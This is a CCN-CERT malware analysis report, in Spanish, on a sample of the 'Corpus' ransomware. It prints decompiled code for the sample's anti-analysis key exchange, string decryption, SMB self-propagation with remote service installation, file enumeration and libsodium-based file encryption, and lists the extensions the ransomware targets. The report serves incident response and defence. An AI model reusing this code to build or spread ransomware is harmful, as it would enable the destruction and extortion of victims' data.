Informe Código Dañino
CCN-CERT ID-08/22

Corpus ransomware

Mayo 2022

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

Fecha de Edición: mayo de 2022

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

Quedan rigurosamente prohibidas, sin la autorización escrita del Centro Criptológico Nacional, bajo las sanciones establecidas en las leyes, la reproducción parcial o total de este documento por cualquier medio o procedimiento, comprendidos la reprografía y el tratamiento informático, y la distribución de ejemplares del mismo mediante alquiler o préstamo públicos.

ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. INFORMACIÓN DEL CÓDIGO DAÑINO

El presente documento recoge un análisis de una muestra de la familia "Corpus ransomware" con la siguiente firma:

Hash SHA-1
AA0081B53DAB4940C4C7FFCC7361B6542066204B

3. CARACTERISTICAS DEL CÓDIGO DAÑINO

El código dañino examinado posee las siguientes características:

- Es compatible con sistemas Windows de 32 y 64 bits.
- Emplea cifrado y técnicas antianálisis para dificultar su detección.
- Resuelve APIs de forma dinámica.
- Infecta equipos de la red local autocopiándose por SMB y creando servicios remotos.
- Utiliza la librería "libsodium" para las operaciones criptográficas.
- Cifra ficheros utilizando algoritmos de cifrado simétrico y asimétrico.
- Crea un mensaje de rescate en el escritorio del usuario.
- No requiere de conexión a internet.

4. DETALLES GENERALES

La muestra analizada utiliza el formato PE EXE (Portable Executable), es decir, se corresponde con un ejecutable para sistemas operativos Windows, concretamente para 32 bits (por lo que puede funcionar también en sistemas de 64 bits).

La muestra refleja en su fecha interna (TimeDateStamp) que fue creada el día 09/04/2022 a las 17:37 horas. No obstante, hay que tener en cuenta que esta información puede ser fácilmente alterada.

pFile	Data	Description	Value
00000084	014C	Machine	IMAGE_FILE_MACHINE_I386
00000086	000A	Number of Sections	
00000088	6251C45E	Time Date Stamp	2022/04/09 sáb 17:37:34 UTC
0000008C	00000000	Pointer to Symbol Table	
00000090	00000000	Number of Symbols	
00000094	00E0	Size of Optional Header	
00000096	030E	Characteristics	
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0004	IMAGE_FILE_LINE_NUMS_STRIPPED
		0008	IMAGE_FILE_LOCAL_SYMS_STRIPPED
		0100	IMAGE_FILE_32BIT_MACHINE
		0200	IMAGE_FILE_DEBUG_STRIPPED

Figura 1. Información del código dañino.

5. CARACTERÍSTICAS TÉCNICAS

5.1 TÉCNICAS ANTIANÁLISIS

5.1.1 INTERCAMBIO DE CLAVE VÍA PIPES

El código dañino comienza realizando un intercambio de clave, autoejecutándose y comunicándose entre procesos mediante *NamedPipes*, probablemente para evitar sistemas de sandbox o emulación que no implementen debidamente este método de comunicación.

```
srand_rand(0xC2944);
for ( i = 9; i <= 29; ++i )
  name_pipe_1[i] = srand_rand(0) % 0x19u + 97;// \\.\pipe\afiqynogpsgbxlyoyrqpt
for ( j = 9; j <= 29; ++j )
  name_pipe_2[j] = srand_rand(0) % 0x19u + 97;// \\.\pipe\broxrbidvccnwdjawjnxj
hPipe1 = CreateFileA(name_pipe_1, GENERIC_READ, 0, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
hPipe2 = CreateFileA(name_pipe_2, GENERIC_WRITE, 0, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
if ( hPipe2 == INVALID_HANDLE_VALUE && hPipe1 == INVALID_HANDLE_VALUE )
{
  if ( GetLastError() != ERROR_FILE_NOT_FOUND )// first process
    ExitProcess(1u);
  hPipeWrite = CreateNamedPipeA(name_pipe_2, PIPE_ACCESS_INBOUND, 0, 1u, 0x400u, 0x400u, 0xFFFFFFFF, 0);
  if ( hPipeWrite == INVALID_HANDLE_VALUE )
    ExitProcess(1u);
  NumberOfBytesRead = 0;
  RelaunchCorpus();
  ConnectNamedPipe(hPipeWrite, 0);
  while ( !NumberOfBytesRead )
    ReadFile(hPipeWrite, &g_srand_seed, 4u, &NumberOfBytesRead, 0);// 0xC2944
  DisconnectNamedPipe(hPipeWrite);
  return CloseHandle(hPipeWrite);
}
else
{
  if ( hPipe1 == INVALID_HANDLE_VALUE )       // second process
  {                                           // send value and exit
    Buffer = 0xC2944;
    for ( NumberOfBytesWritten = 0; NumberOfBytesWritten != 4; WriteFile(
                                                                 hPipe2,
                                                                 &Buffer,
                                                                 4u,
                                                                 &NumberOfBytesWritten,
                                                                 0) )
      ;
    FlushFileBuffers(hPipe2);
    CloseHandle(hPipe2);
    ExitProcess(0);
  }
  for ( k = 0; !k; ReadFile(hPipe1, &g_srand_seed, 4u, &k, 0) )
    ;
  return CloseHandle(hPipe1);
}
```

Figura 2. Intercambio de clave mediante pipes.

NamedPipes creados
\\.\pipe\afiqynogpsgbxlyoyrqpt
\\.\pipe\broxrbidvccnwdjawjnxj

La clave intercambiada se corresponde con el valor 0xC2944, utilizado como semilla "rand" en los distintos algoritmos de descifrado de cadenas del código. Si el intercambio de claves no es exitoso, el programa finaliza su ejecución.

```
if ( g_srand_seed == -1 )
  ExitProcess(1u);
```

Figura 3. Comprobación de semilla rand intercambiada.

5.1.2 CIFRADO DE CADENAS

El código dañino mantiene cifradas las distintas las cadenas que emplea, como los nombres de las APIs y módulos que resuelve dinámicamente, extensiones de los ficheros a cifrar, y el mensaje de rescate. Las cadenas se descifran en tiempo de ejecución haciendo uso de algoritmos basados en srand/rand.

```
memset(res, 0, sizeof(res));
srand_rand(rand_key);
LOBYTE(rand_val) = srand_rand(0) & 63;
rand_val = rand_val;
for ( i = 0; i <= 0x3F; ++i )
{
  v7 = 1;
  while ( v7 )
  {
    v7 = 0;
    for ( j = 0; j <= 64; ++j )
    {
      if ( res[j] == transposition_table[rand_val] )
      {
        LOBYTE(rand_val) = srand_rand(0) & 63;
        rand_val = rand_val;
        v7 = 1;
      }
    }
  }
  res[i] = transposition_table[rand_val];
}
while ( 1 )
{
  result = *input;
  if ( !result )
    return result;
  for ( k = 0; k <= 65; ++k )
  {
    if ( *input == res[k] )
    {
      *input = transposition_table[k];
      break;
    }
  }
  ++input;
}
```

Figura 4. Algoritmo de descifrado basado en rand y tablas de transposición.

```
unsigned int *__cdecl decrypt_rand_xor(char *output, unsigned int *n_bytes, char *input)
{
  unsigned int *result; // eax
  unsigned int i; // [esp+8h] [ebp-Ch]
  char key; // [esp+Fh] [ebp-5h]
  unsigned int count_out; // [esp+10h] [ebp-4h]

  count_out = 0;
  srand_rand(g_srand_seed);
  for ( i = 0; i < *n_bytes; ++i )
  {
    if ( !count_out )
    {
      i += 64;
      key = srand_rand(NULL);
    }
    output[count_out++] = key ^ input[i];
  }
  result = n_bytes;
  *n_bytes = count_out;
  return result;
}
```

Figura 5. Algoritmo de descifrado basado en rand y XOR

5.1.3 RESOLUCIÓN DE APIS

Resuelve dinámicamente las siguientes APIs necesarias para su funcionamiento:

kernel32.dll		
AllocConsole	FindNextFileW	Process32NextW
CloseHandle	GetCurrentProcess	ReadFile
ConnectNamedPipe	GetDriveTypeW	ResumeThread
CopyFileW	GetFileSize	SetEndOfFile
CreateFileW	GetLastError	SetLastError
CreateNamedPipeA	GetLogicalDrives	SetThreadContext
CreateRemoteThread	GetModuleFileNameW	Sleep
CreateThread	GetNativeSystemInfo	SuspendThread
CreateToolhelp32Snapshot	GetThreadContext	Thread32First
DeleteFileW	GetWindowsDirectoryW	Thread32Next
DisconnectNamedPipe	IsBadReadPtr	VirtualAllocEx
ExitProcess	K32GetModuleBaseNameA	WaitForSingleObject
FindClose	OpenProcess	WriteFile
FindFirstFileW	OpenThread	WriteProcessMemory
FindNextFileA	Process32FirstW	

ntdll.dll	
mbstowcs	NtSetContextThread
NtAllocateVirtualMemory	NtUnmapViewOfSection
NtCreateThread	NtWriteFile
NtCreateThreadEx	RtlSetLastWin32Error
NtGetContextThread	wcscmp
NtMapViewOfSection	wcsrchr
NtProtectVirtualMemory	wcsstr
NtQueryInformationProcess	ZwCreateSection
NtQueryInformationThread	ZwGetContextThread
NtQueueApcThread	ZwReadFile
NtResumeThread	ZwSetContextThread

netapi32.dll	psapi.dll	shell32.dll	shlwapi.dll
NetApiBufferFree NetServerEnum	EnumProcesses	SHGetSpecialFolderPathW	PathCombineW

advapi32.dll	
AdjustTokenPrivileges	OpenSCManagerA
CheckTokenMembership	OpenSCManagerW
CloseServiceHandle	OpenServiceA
ControlService	OpenServiceW
CreateProcessAsUserW	OpenThreadToken
CreateServiceA	QueryServiceStatusEx
CreateServiceW	RegisterServiceCtrlHandlerA
DeleteService	RegisterServiceCtrlHandlerW
DuplicateTokenEx	SetServiceStatus
ImpersonateLoggedOnUser	SetThreadToken
ImpersonateNamedPipeClient	StartServiceA
LookupPrivilegeValueA	StartServiceCtrlDispatcherA
OpenProcessToken	StartServiceW

Para obtener la dirección de cada API, descifra el nombre de los módulos y las APIs deseadas, y las resuelve llamando a las funciones "LoadLibraryA" y "GetProcAddress".

```
idx_api = 0;
for ( api_id = 0; api_id <= 100; ++api_id )
{
  memset(module_name, 0, sizeof(module_name));
  memset(proc_name, 0, sizeof(proc_name));
  if ( g_srand_seed == -1 )
    ExitProcess(1u);
  for ( mod_id = 0; mod_id <= 6; ++mod_id )
  {
    strcpy(module_name, &aIpId61sephh[50 * mod_id]);
    decrypt_string(module_name, g_srand_seed + mod_id);// decrypt module name
    strcpy(proc_name, &a2luwin0iuh8ugz[70 * api_id]);
    decrypt_string(proc_name, g_srand_seed + api_id);// decrypt API name
    h_mod = LoadLibraryA(module_name);
    api_addr = GetProcAddress(h_mod, proc_name);
    g_apis_array[idx_api] = (int)api_addr;
    wrap_memset(module_name, 128);
    wrap_memset(proc_name, 128);
    if ( g_apis_array[idx_api] )
    {
      ++idx_api;
      break;
    }
  }
  if ( !g_apis_array[idx_api - 1] )
  {
    __debugbreak();
    __debugbreak();
    __debugbreak();
    __debugbreak();
  }
}
```

Figura 6. Resolución de APIs vía LoadLibraryA y GetProcAddress.

Se ha comprobado que el código dañino no utiliza todas las APIs que resuelve.

5.2 VÍAS DE EJECUCIÓN

El programa implementa distintas vías de ejecución:

- Si detecta argumentos de línea de comandos, inicializa la librería *sodium*, genera un par de claves y las muestra por pantalla.
- Si no detecta argumentos de línea de comandos, comprueba si está ejecutándose como un servicio de Windows y lo inicializa. En caso de fallar la inicialización como servicio, trata de propagarse por otros equipos de la red interna.

```
if ( argc <= 1 )
{
  get_key_via_pipes();
  resolve_APIs();
  enable_privilege("SeDebugPrivilege");
  enable_privilege("SeImpersonatePrivilege");
  enable_privilege("SeBackupPrivilege");
  enable_privilege("SeAssignPrimaryTokenPrivilege");
  enable_privilege("SeIncreaseQuotaPrivilege");
  enable_privilege("SeSecurityPrivilege");
  enable_privilege("SeTakeOwnershipPrivilege");
  ServiceStartTable.lpServiceName = L"Corpus";
  ServiceStartTable.lpServiceProc = CorpusServiceProc;
  v9 = 0;
  v10 = 0;
  // Initialize service
  if ( !wrap_StartServiceCtrlDispatcherA(&ServiceStartTable) )
  {
    // Loop to infect local network computers
    while ( 1 )
    {
      get_targets_txt(list);
      copy_corpus_to_targets_via_UNC(list);
      install_remote_service(list);
      w_Sleep(10u);
      free_list(list);
    }
  }
  return 0;
}
// argv > 1 : Generate keys (public and secret)
else if ( sodium_init() )
{
  return 1;
}
else
{
  crypto_box_keypair(pk, sk);
  sodium_bin2hex(pk_hex, 0x41u, pk, 0x20u);
  sodium_bin2hex(sk_hex, 0x41u, sk, 0x20u);
  va_printf("%s:%s\n", pk_hex, sk_hex);
  return 0;
}
```

Figura 7. Vías de ejecución.

5.2.1 PROPAGACIÓN

Si el código detecta que está ejecutándose como un proceso normal (aplicación de consola), inicia un bucle infinito donde realiza los siguientes pasos para infectar equipos de la red local:

- Comprueba la existencia del fichero "targets.txt" en el directorio de ejecución. En caso de existir, lee su contenido tratando cada línea como posibles nombres de equipo a infectar.
- Enumera equipos adicionales de la red interna con el API "NetServerEnum".

- Por cada nombre de equipo localizado:
  - Trata de autocopiarse por SMB en su unidad C, usando la ruta UNC: \\?\UNC\<host>\C$\corpus.exe
  - Trata de registrar un servicio remoto con nombre "Corpus", que apunta al fichero copiado por SMB, y lo inicia para proceder con el cifrado del equipo.
- Espera de 10 segundos y repite los pasos anteriores.

```
memset(lpFilename, 0, 0x208u);
if ( !GetModuleFileNameW(0, lpFilename, 0x208u) )
  ExitProcess(1u);
filename = wrap_wcsrchr(lpFilename, '\\');
Destination = alloc(0x10000u);
v6 = a1;
v4 = sub_13FB1CC(a1);
v3 = sub_13FB1A8(a1);
while ( 1 )
{
  result = sub_13F244C(&v4, &v3);
  if ( !result )
    break;
  v5 = sub_13F28C8(&v4);
  wcscpy(Destination, L"\\\\?\\UNC\\");       // \\?\UNC\<host>\C$\<filename>
  v1 = get_host(v5);
  wcscat(Destination, v1);
  wcscat(Destination, L"\\C$");
  wcscat(Destination, filename);
  sub_1402550(v5 + 6, Destination);
  sub_1402550(v5 + 12, L"C:\\");
  sub_1402640(v5 + 12, filename);
  for ( i = 0; i <= 19 && !CopyFileW(lpFilename, Destination, 0); ++i )
    ;
  sub_13F1F30(&v4);
}
```

Figura 8. Autocopia por SMB.

```
while ( sub_13F244C(&v8, &v7) )
{
  v11 = sub_13F28C8(&v8);
  lpMachineName = get_entry(v11);
  hSCManager = OpenSCManagerW(lpMachineName, 0, SC_MANAGER_ALL_ACCESS);
  if ( hSCManager )
  {
    lpBinaryPathName = get_entry(v11 + 48);
    ServiceW = CreateServiceW(
                 hSCManager,
                 L"Corpus",
                 0,
                 SERVICE_ALL_ACCESS,
                 SERVICE_INTERACTIVE_PROCESS|SERVICE_WIN32_OWN_PROCESS,
                 SERVICE_DEMAND_START,
                 0,
                 lpBinaryPathName,
                 0,
                 0,
                 0,
                 0,
                 0);
    if ( GetLastError() == ERROR_SERVICE_EXISTS )
      ServiceW = OpenServiceW(hSCManager, L"Corpus", SERVICE_ALL_ACCESS);
    sub_13FBBB4(v9, &ServiceW);
  }
  next_entry(&v8);
}
v13 = v9;
v5 = sub_13FBB90(v9);
v4 = sub_13FBB6C(v13);
while ( sub_13F24C4(&v5, &v4) )
{
  hService = *sub_13F2964(&v5);
  for ( i = 0; i <= 19 && !StartServiceW(hService, 0, 0); ++i )
    ;
  sub_13F1FCC(&v5);
}
```

Figura 9. Instalación de servicio remoto.

5.2.2 SERVICIO

Si el programa detecta que está ejecutándose como un servicio mediante la llamada al API "StartServiceCtrlDispatcherA", inicializa el servicio y crea un hilo encargado de realizar el proceso de enumeración y cifrado de los ficheros.

```
int __stdcall CorpusServiceProc()
{
  hServiceStatus = wrap_RegisterServiceCtrlHandlerW(L"Corpus", CorpusServiceCtrlHandler);
  memset(&ServiceStatus, 0, sizeof(ServiceStatus));
  ServiceStatus.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
  ServiceStatus.dwControlsAccepted = FALSE;
  ServiceStatus.dwCurrentState = SERVICE_START_PENDING;
  ServiceStatus.dwWin32ExitCode = 0;
  ServiceStatus.dwServiceSpecificExitCode = 0;
  ServiceStatus.dwCheckPoint = 0;
  wrap_SetServiceStatus(hServiceStatus, &ServiceStatus);
  ServiceStatus.dwControlsAccepted = TRUE;
  ServiceStatus.dwCurrentState = SERVICE_RUNNING;
  ServiceStatus.dwWin32ExitCode = 0;
  ServiceStatus.dwCheckPoint = 0;
  wrap_CreateThread(0, 0, ServiceThread, 0, 0, 0);
  return wrap_SetServiceStatus(hServiceStatus, &ServiceStatus);
}
```

Figura 10. Inicialización del servicio y creación de hilo.

```
int __stdcall ServiceThread(LPVOID lpThreadParameter)
{
  const char *key; // eax
  unsigned int n_bytes; // [esp+2Ch] [ebp-2Ch] BYREF
  unsigned __int8 bin_key[40]; // [esp+30h] [ebp-28h] BYREF

  if ( sodium_init() )
    return 1;
  key = get_pub_key(&g_pub_key);
  sodium_hex2bin(bin_key, 32u, key, 64u, 0, &n_bytes, 0);
  enum_encrypt_files(bin_key);
  show_ransom_note();
  return w_Sleep(INFINITE);
}
```

Figura 11. Hilo de enumeración y cifrado de ficheros.

```
C:\>sc query Corpus

SERVICE_NAME: Corpus
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                              (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\>_
```

Figura 12. Servicio en ejecución.

5.2.3 GENERADOR DE CLAVES

Si el código detecta la presencia de argumentos de línea de comandos, inicia la librería sodium, genera un par de claves (pública y secreta) con la función "crypto_box_keypair", convierte las claves a hexadecimal y las imprime por pantalla.

```
else if ( sodium_init() )
{
  return 1;
}
else
{
  crypto_box_keypair(pk, sk);
  sodium_bin2hex(pk_hex, 0x41u, pk, 0x20u);
  sodium_bin2hex(sk_hex, 0x41u, sk, 0x20u);
  va_printf("%s:%s\n", pk_hex, sk_hex);
  return 0;
}
```

Figura 13. Generación de claves.

5.3 ENUMERACIÓN DE FICHEROS

Desde el hilo creado por el servicio, enumera ficheros de las unidades lógicas del sistema cuyo tipo se corresponda con unidades de disco duro (DRIVE_FIXED).

```
*(_DWORD *)&v4[1] = wrap_GetLogicalDrives();
if ( *(_DWORD *)&v4[1] )
{
  wcscpy(current_logical_drive, L"A:\\");
  while ( *(_DWORD *)&v4[1] )
  {
    if ( (v4[1] & 1) != 0 && wrap_GetDriveTypeW(current_logical_drive) == DRIVE_FIXED )
    {
      nullsub_6();
      add_logical_drive((char *)v3, current_logical_drive, (int)v4);
      sub_13FB7C8((int)v3);
      sub_1402420(v3);
      nullsub_7(v4);
    }
    ++current_logical_drive[0];
    *(_DWORD *)&v4[1] >>= 1;
  }
}
return a1;
```

Figura 14. Enumeración de unidades locales.

Durante la enumeración de ficheros de las unidades localizadas, cifra aquellos que contengan alguna de las siguientes extensiones:

wb2	ait	ce1	ddd	xlsb	wmv
psd	ai	arw	dac	xltm	vob
p7c	agd1	3pr	cfp	xltx	mpeg
p7b	ycbcra	3fr	cdf	xlsm	asf
p12	x3f	mpg	bpw	xlsx	avi
pfx	stx	jpeg	bgt	xlm	mov
pem	st8	jpg	acr	xlt	mp4
crt	st7	mdb	ac2	xls	3gp
cer	st6	sqlitedb	ab4	xml	mkv
der	st5	sqlite3	djvu	dotm	3g2
pl	st4	sqlite	pdf	dotx	flv
py	srw	sql	sxm	docm	wma
lua	srf	sdf	odf	docx	mid
css	sr2	sav	std	dot	m3u
js	sd1	sas7bdat	sxd	doc	m4u
asp	sd0	s3db	otg	txt	svg
php	rwz	rdb	sti	key	tiff
incpas	rwl	psafe3	sxi	csr	tif
asm	rw2	nyf	otp	uot	gif
hpp	raw	nx2	odg	max	png

h	raf	nx1	odp	3dm	bmp
cpp	ra2	nsh	stc	dif	vcd
c	ptx	nsg	sxc	slk	iso
7z	pef	nsf	ots	uop	rar
zip	pcd	nsd	ods	mml	gz
rar	orf	ns4	sxg	lay	tgz
drf	nwb	ns3	stw	lay6	tar
blend	nrw	ns2	sxw	asc	tbk
apj	nop	myd	odm	frm	bz2
3ds	nef	kpdx	oth	myi	PAQ
dwg	ndd	kdbx	ott	mdf	ARC
sda	mrw	idx	odt	ldf	aes
ps	mos	ibz	odb	sln	gpg
pat	mfw	ibd	csv	suo	vmx
fxg	mef	fdb	rtf	cs	vmdk
fhd	mdc	erbsql	accdr	pas	vdi
fh	kdc	db3	accdt	cmd	602
dxb	kc2	dbf	accde	bat	hwp
drw	iiq	db-journal	accdb	ps1	snt
design	gry	db	sldm	vbs	onetoc2
ddrw	grey	cls	sldx	vb	wk1
ddoc	gray	bdb	ppsm	dip	wks
dcs	fpx	al	ppsx	dch	123
csl	fff	adb	ppam	sch	vsdx
csh	exf	backupdb	potm	brd	vsd
cpi	erf	bik	potx	jsp	edb
cgm	dng	backup	pptm	rb	eml
cdx	dcr	bak	pptx	java	msg
cdrw	dc2	bkp	pps	jar	ost
cdr6	crw	moneywell	pot	class	pst
cdr5	craw	mmw	ppt	sh	xlc
cdr4	cr2	ibank	xlw	mp3	docb
cdr3	cmt	hbk	xll	wav	
cdr	cib	ffd	xlam	swf	
awg	ce2	dgc	xla	fla	

```
007E79E0 aWb2PsdP7cP7bP1 db '.wb2.psd.p7c.p7b.p12.pfx.pem.crt.cer.der.pl.py.lua.css.js.asp.php'
007E79E0 db '.incpas.asm.hpp.h.cpp.c.7z.zip.rar.drf.blend.apj.3ds.dwg.sda.ps.p'
007E79E0 db 'at.fxg.fhd.fh.dxb.drw.design.ddrw.ddoc.dcs.csl.csh.cpi.cgm.cdx.cd'
007E79E0 db 'rw.cdr6.cdr5.cdr4.cdr3.cdr.awg.ait.ai.agd1.ycbcra.x3f.stx.st8.st7'
007E79E0 db '.st6.st5.st4.srw.srf.sr2.sd1.sd0.rwz.rwl.rw2.raw.raf.ra2.ptx.pef.'
007E79E0 db 'pcd.orf.nwb.nrw.nop.nef.ndd.mrw.mos.mfw.mef.mdc.kdc.kc2.iiq.gry.g'
007E79E0 db 'rey.gray.fpx.fff.exf.erf.dng.dcr.dc2.crw.craw.cr2.cmt.cib.ce2.ce1'
007E79E0 db '.arw.3pr.3fr.mpg.jpeg.jpg.mdb.sqlitedb.sqlite3.sqlite.sql.sdf.sav'
007E79E0 db '.sas7bdat.s3db.rdb.psafe3.nyf.nx2.nx1.nsh.nsg.nsf.nsd.ns4.ns3.ns2'
007E79E0 db '.myd.kpdx.kdbx.idx.ibz.ibd.fdb.erbsql.db3.dbf.db-journal.db.cls.b'
007E79E0 db 'db.al.adb.backupdb.bik.backup.bak.bkp.moneywell.mmw.ibank.hbk.ffd'
007E79E0 db '.dgc.ddd.dac.cfp.cdf.bpw.bgt.acr.ac2.ab4.djvu.pdf.sxm.odf.std.sxd'
007E79E0 db '.otg.sti.sxi.otp.odg.odp.stc.sxc.ots.ods.sxg.stw.sxw.odm.oth.ott.'
007E79E0 db 'odt.odb.csv.rtf.accdr.accdt.accde.accdb.sldm.sldx.ppsm.ppsx.ppam.'
007E79E0 db 'potm.potx.pptm.pptx.pps.pot.ppt.xlw.xll.xlam.xla.xlsb.xltm.xltx.x'
007E79E0 db 'lsm.xlsx.xlm.xlt.xls.xml.dotm.dotx.docm.docx.dot.doc.txt.key.csr.'
007E79E0 db 'uot.max.3dm.dif.slk.uop.mml.lay.lay6.asc.frm.myi.mdf.ldf.sln.suo.'
007E79E0 db 'cs.pas.cmd.bat.ps1.vbs.vb.dip.dch.sch.brd.jsp.rb.java.jar.class.s'
007E79E0 db 'h.mp3.wav.swf.fla.wmv.vob.mpeg.asf.avi.mov.mp4.3gp.mkv.3g2.flv.wm'
007E79E0 db 'a.mid.m3u.m4u.svg.tiff.tif.gif.png.bmp.vcd.iso.rar.gz.tgz.tar.tbk'
007E79E0 db '.bz2.PAQ.ARC.aes.gpg.vmx.vmdk.vdi.602.hwp.snt.onetoc2.wk1.wks.123'
007E79E0 db '.vsdx.vsd.edb.eml.msg.ost.pst.xlc.docb',0
```

Figura 15. Extensiones descifradas en memoria.

Asimismo, evita cifrar cualquier directorio cuyo nombre contenga la cadena “Windows”.

```
pszDest = (LPWSTR)alloc(0x10000u);
wrap_PathCombineW(pszDest, pszDir, "*");
hFindFile = wrap_FindFirstFileW(pszDest, &FindFileData);
if ( hFindFile != (HANDLE)INVALID_HANDLE_VALUE )
{
  do
  {
    if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0
      && wrap_wcscmp(FindFileData.cFileName, ".")
      && wrap_wcscmp(FindFileData.cFileName, L"..") )
    {
      wrap_PathCombineW_2(pszDest, pszDir, FindFileData.cFileName);
      if ( !wrap_wcsstr(pszDest, L"Windows") )
      {
        sub_13FB864(v8, (int)a3);
        enum_files(pszDest, pszFile, v8);
        sub_13FB940(v8);
      }
    }
  }
  while ( wrap_FindNextFileW(hFindFile, &FindFileData) );
  wrap_FindClose(hFindFile);
}
```

Figura 16. Recorrido de directorios.

5.4 ESQUEMA DE CIFRADO

El código dañino mantiene embebida una clave pública de 256 bits, que utiliza para cifrar las claves generadas aleatoriamente de cada fichero a secuestrar.

```
4A4E3AE2E627B3F69D4B1B52DD69675D5A38E548CFA520F752D6D139797D391F
```

```
.rdata:01412352                 align 4
.rdata:01412354 ; const char g_key[]
.rdata:01412354 g_key           db '4a4e3ae2e627b3f69d4b1b52dd69675d5a38e548cfa520f752d6d139797d391f',0
.rdata:01412354                                         ; DATA XREF: get_pub_key+27↑o
```

Figura 17. Clave pública embebida.

Para realizar las operaciones criptográficas, utiliza la librería open-source “libsodium” (https://github.com/jedisct1/libsodium), que está enlazada estáticamente en el código.

A continuación, se detalla el proceso de cifrado que aplica sobre cada fichero:

1. Genera una clave aleatoria de 32 bytes con la función "crypto_secretstream_xchacha20poly1305_keygen" de sodium.
2. Cifra la clave generada en el paso anterior con la clave pública embebida, haciendo uso de la función "crypto_box_seal".
3. Abre el fichero a cifrar y crea otro temporal con el mismo nombre y extensión ".enc" donde irá guardando los datos cifrados.
4. Comprueba si el fichero comienza por la cadena "CORPUS" para evitar cifrarlo múltiples veces.
5. Inicializa el algoritmo xchacha20poly1305 para generar un "header/nonce" de 24 bytes.
6. Escribe al comienzo del fichero la cadena "CORPUS", junto con la clave cifrada generada en el paso 2 y el "header/nonce" generado en el paso anterior.
7. Cifra el contenido del fichero en bloques de 4KB.
8. Remplaza el contenido del fichero original por el del temporal (extensión ".enc") con el API "CopyFileW".
9. Finalmente, elimina el fichero temporal con el API "DeleteFileW".

```
FileName[1] = alloc(0x10000u);
wcscpy(FileName[1], orig_filename);
wcscat(FileName[1], L".enc");
fd_rb = wfopen(orig_filename, "a");
if ( fd_rb )
{
  fclose(fd_rb);
  fd_rb = wfopen(orig_filename, L"rb");
  if ( fd_rb )
  {
    fread(Buffer, 1u, 7u, fd_rb);
    if ( strcmp(Buffer, "CORPUS") )
    {
      fseek(fd_rb, 0, SEEK_CUR);              // BUG!
      fd_w = wfopen(FileName[1], "w");        // orig_filename + .enc
      if ( fd_w )
      {
        crypto_secretstream_xchacha20poly1305_init_push(&state, header, random_bytes);
        fwrite("CORPUS", 1u, 7u, fd_w);       // CORPUS tag
        fwrite(ciphertext, 1u, 80u, fd_w);    // encrypted key
        fwrite(header, 1u, 24u, fd_w);        // header (nonce)
        do
        {
          FileName[0] = fread(Buffer, 1u, 4096u, fd_rb);
          end_of_file = feof(fd_rb);
          if ( end_of_file )
            v2 = 3;
          else
            v2 = 0;
          v9 = v2;
          crypto_secretstream_xchacha20poly1305_push(&state, enc_block, &n_bytes, Buffer, FileName[0], 0, 0i64, v2);
          fwrite(enc_block, 1u, n_bytes, fd_w);
        }
        while ( !end_of_file );
        if ( fd_w )
          fclose(fd_w);
        if ( fd_rb )
          fclose(fd_rb);
        fd_w = 0;
        fd_rb = 0;
        wrap_CopyFileW(FileName[1], orig_filename, 0);// CopyFileW(orig_filename+".enc", orig_filename)
      }
    }
  }
}
```

Figura 18. Cifrado de ficheros.

Descripción de los bytes que escribe al inicio de cada fichero cifrado:

Offset	Descripción	Bytes
0	Etiqueta: CORPUS + NULL	7
7	Clave de cifrado xchacha20poly1305 generada aleatoriamente, cifrada con la clave pública embebida.	80
87	Header/nonce xchacha20poly1305	24



Figura 19. Fichero cifrado.

